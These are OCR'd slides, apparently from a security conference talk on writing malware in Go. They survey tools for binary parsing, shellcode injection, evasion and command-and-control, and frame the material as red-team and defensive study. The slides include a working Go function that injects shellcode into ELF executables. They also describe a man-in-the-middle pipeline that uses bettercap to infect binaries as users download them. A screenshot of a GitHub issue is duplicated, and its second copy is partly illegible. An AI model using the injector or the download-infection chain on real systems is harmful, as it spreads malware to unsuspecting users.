Offensive Golang

BONANZA

Writing Golang Malware

Ben Kurtz @symbolcrash1 awgh@awgh.org

Introductions

- First Defcon talk 16 years ago
- Host of the Hack the Planet podcast
- All kinds of random projects

- Enough about me, we've gotta **HUSTLE**

What We're Doing

- **EASY MODE**: Listen along and you'll get a sense of the available Golang malware components
- **EXPERT MODE**: Follow the links to code samples, interviews, and all kinds of other stuff; learn how to make/detect Golang malware

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

Long, long ago…

- I got interested in anti-censorship around an Iranian election, took a look at Tor's obfsproxy2 and thought I could do better
- Started the Ratnet project*, decided to use that as an excuse to learn Golang

*this comes up later

Golang is Magic

- Everything you need comes in the stdlib
  - Crypto, Networking, FFI, Serialization, VFS
- Or is built into the compiler||runtime
  - Cross-compiler, Tests, Asm, Threads, GC
- 3rd Party library support is unparalleled
  - Rust is years away, but what we did is a guide

Golang is Magic

- Main Reason I love Go:

  It’s the fastest way to be done

- Fastest way to learn Go:

  golang.org/doc/effective_go

Go Facts

- Not interpreted, statically compiled
- ~800k Runtime compiled in
- Embedded assembly language based on Plan9's assembler, lets you do arbitrary low-level stuff without having to use CGO or set up external toolchains.

  Go Assembly Write-up: https://www.symbolcrash.com/2021/03/02/go-assembly-on-the-arm64/

So Stuxnet Happened

- Everyone gets hot on environmental keying
- Josh Pitts does Ebowla in Golang
- All the EDRs write sigs for Ebowla *cough* the Golang runtime (shared by all Golang progs)
- And then this happens…

Kaspersky is reporting that go1.6.2.windows-amd64.msi contains Trojan Ebowla #16292

Closed kaveh256 opened this issue on Jul 7, 2016 · 11 comments

kaveh256 commented on Jul 7, 2016 • edited

Kaspersky is reporting that there is a Trojan inside go1.6.2.windows-amd64.msi. See the report here.
Looking further into it, it seems it considers api.exe to contain Trojan.Win32.Ebowla.

This seems to be a recurring issue. This also happens with version 1.5 with vet.exe and pprof.exe and also a few previously filed issues.

👍 1 😄 2

cespare commented on Jul 7, 2016 Contributor

I assume it's a false positive, same as those other closed issues.

kaveh256 commented on Jul 7, 2016 Author

It is most likely a false positive. But this is a recurring problem so maybe someone should have a look at why this is happening.

The previous ones were frozen due to age.

as commented on Jul 7, 2016 Contributor

It occurs because Go is being leveraged to evade anti-virus software and Kaspersky is using a detection mechanism that triggers false positives.

https://github.com/Genetic-Malware/Ebowla
https://github.com/vyrus001/go-mimikatz

The "virus" is flagged as "Trojan.Win32.Ebowla." The actual virus can use Go to generate code, so Kaspersky is scanning for Go signatures to detect this virus.

Assignees
broady

Labels
FrozenDueToAge

Projects
None yet

Milestone
Unplanned

Linked pull requests
Successfully merging a pull request may close this issue.
None yet

Notifications Customize
Subscribe
You're not receiving notifications from this thread.

12 participants

Kaspersky is reporting that go1.6.2.windows-amd64.msi contains Trojan Ebowla #16292

Closed kaveh256 opened this issue on Jul 7, 2016 · 11 comments

kaveh256 commented on Jul 7, 2016 • edited

Kaspersky is reporting that there is a Trojan inside go1.6.2.windows-a[illegible]64.msi. See the [illegible]re.
Looking further into it, it seems it considers api.exe to contain Trojan.W[illegible]32.Eb[illegible]la.

This seems to be a recurring issue. This also happens with [illegible] 1.5 w[illegible].exe[illegible] [illegible]rof.exe and also a few previously filed issues.

1 2

cespare commented on [illegible], 2016 Contributor

I assume it's a false positive, same as those other closed issues.

kaveh256 commented on Jul 7, 2016 Auth[illegible]

It is most likely a false positive. But this is a recurring problem so ma[illegible]one shou[illegible] a loo[illegible]t why [illegible]s is happening.

The previous ones were frozen due to age

as comm[illegible]ed on Jul [illegible] 2016 Contributor

It occurs b[illegible]use Go is [illegible]ing l[illegible]raged to evade anti-virus software and Kaspersky is using a detection mechanism t[illegible]t triggers false positives.

https://github.com/Genetic-Malware/Ebowla
https://github.com/vyrus001/go-mimikatz

The "virus" is flagged as "Trojan.Win32.Ebowla." The actual virus can use Go to generate code, so Kaspersky is scanning for Go signatures to detect this virus.

Assignees
broady

Labels
FrozenDueToAge

Projects
None yet

Milestone
[illegible]

[illegible]ked p[illegible] req[illegible]sts
Successfu[illegible] merging a pull request may close this issue.
None yet


Notifications Customize
Subscribe
You're not receiving notifications from this thread.


12 participants

Docker
Terraform

py2exe/jar2exe returns

- EDRs can’t figure out how to sig Go very well since it’s statically compiled, and can’t sig the runtime…
- And we already have this sweet exfiltration thing (Ratnet)…
- Start meeting up with other security people interested in Go and things escalate quickly…


ONCE YOU GET LOCKED INTO
A SERIOUS MALWARE COLLECTION
THE TENDENCY IS TO
PUSH IT AS FAR AS YOU CAN
imgflip.com


ONCE YOU GET LOCKED INTO
A SERIOUS MALWARE COLLECTION
It's Go Time!
THE TENDENCY IS TO
PUSH IT AS FAR AS YOU CAN
imgflip.com

#golang: the best place on the internet

- Helpful, friendly people writing malware
- Binject: **capnspacehook**, **vyrus001**, **ahhh**, **sblip**
- Others: **C-Sto**, omnifocal, **aus**, **ne0nd0g**, **audibleblink**, magnus stubman, + ~500
- Donut: **thewover**, **odzhan**
- Sliver: **lesnuages**, **moloch**
- Sysop: jeffmcjunkin

Thanks Everyone!
You're awesome

Offense and Defense

- We’re all working security engineers and red-teamers
- The goal here is to communicate a deeper understanding of what is possible and how things really work
- Everything we’re about to talk about is open source, so it can be studied for defense as well
- Don’t be an OSTrich

Golang Reversing

- Go reversing tools are still somewhat limited, likely a result of static compilation requiring manual work (~C)
- Gore/Redress: Extracts metadata from stripped Go binaries, some dependencies, compiler version
- IDAGolangHelper: IDA scripts for parsing Golang type information
- golang_loader_assist: related blog post

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

Binject/debug

github.com/Binject/debug

- Fork of stdlib parsers for PE/Elf/Mach-O binary formats
- We fixed a bunch of bugs and added:
  - Read/Write from File or Memory
  - Parse/Modify your own process!
  - Make changes to executables in code and write them back out!
- This gets used by many of the other tools

Binject/debug

- Parser entrypoints are always NewFile() or NewFileFromMemory()
- Generator entrypoints are always Bytes()
- Added code for relocs, IAT, adding sections, hooking entrypoints, changing signatures, etc.
- Look at the code coming up for examples!

cppgo

github.com/awgh/cppgo


- Go’s syscall lets you make calls to a single ABI, only on Windows
- cppgo lets you make calls to any ABI on any platform! stdcall, cdecl, thiscall
- We forked this from lsegal and added Apple M1 support!
- Best example of Go ASM ever

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

binjection

github.com/Binject/binjection




- Tool to insert shellcode into binaries of any format.
- Variety of injection algorithms implemented.
- Extensible.
- Uses Binject/debug for parsing and writing, contains just the injection code itself.

binjection

Injection Methods:
PE -> Add new section

ELF ->
Silvio Cesare's padding infection method (updated for PIE),
sblip's PT_NOTE method, and shared lib .ctors hooking

Mach-O -> One True Code Cave




```go
func staticSilvioMethod(elfFile *elf.File, userShellCode []byte) ([]byte, error) {
    scAddr := uint64(0)
    sclen := uint64(0)
    shellcode := []byte{}
    afterTextSegment := false
    for _, p := range elfFile.Progs {
        if !afterTextSegment &&
            p.Type == elf.PT_LOAD && p.Flags == (elf.PF_R|elf.PF_X) {      You, seconds
            originalEntry := elfFile.FileHeader.Entry
            elfFile.FileHeader.Entry = p.Vaddr + p.Filesz
            scAddr = p.Vaddr + p.Filesz
            shellcode = api.ApplySuffixJmpIntel64(userShellCode, uint32(scAddr),
                uint32(originalEntry), elfFile.ByteOrder)
            sclen = uint64(len(shellcode))
            log.Println("Shellcode Length: ", sclen)
            p.Filesz += sclen
            p.Memsz += sclen
            afterTextSegment = true
        }
    }
    sortedSections := elfFile.Sections[:]
    sort.Slice(sortedSections, func(a, b int) bool { return elfFile.Sections[a].Offset
    for _, s := range sortedSections {
        if s.Addr <= scAddr && s.Size+s.Addr == scAddr {
            s.Size += sclen
        }
    }
    elfFile.Insertion = shellcode
    return elfFile.Bytes()
}
```

backdoorfactory

- MitM tool that infects downloaded binaries with shellcode
- Josh Pitts's thebackdoorfactory stopped working sometime in 2016-17, but we loved it… (he’s updating it again)
- Let’s make a new one with a modular design using these components and replacing ettercap with bettercap…

bettercap Caplets

- download-autopwn comes with bettercap, already intercepts web downloads and replaces them with shellcode
- Only ReadFile/WriteFile are exposed in caplet script language
- So… we just point those at named pipes and redirect them to binjection!


TGZ
1
ARP,
DHCPv6,
DNS
2
3
4
Caplet
+ BDF
Pipe
Server
6
bettercap
5
binjection

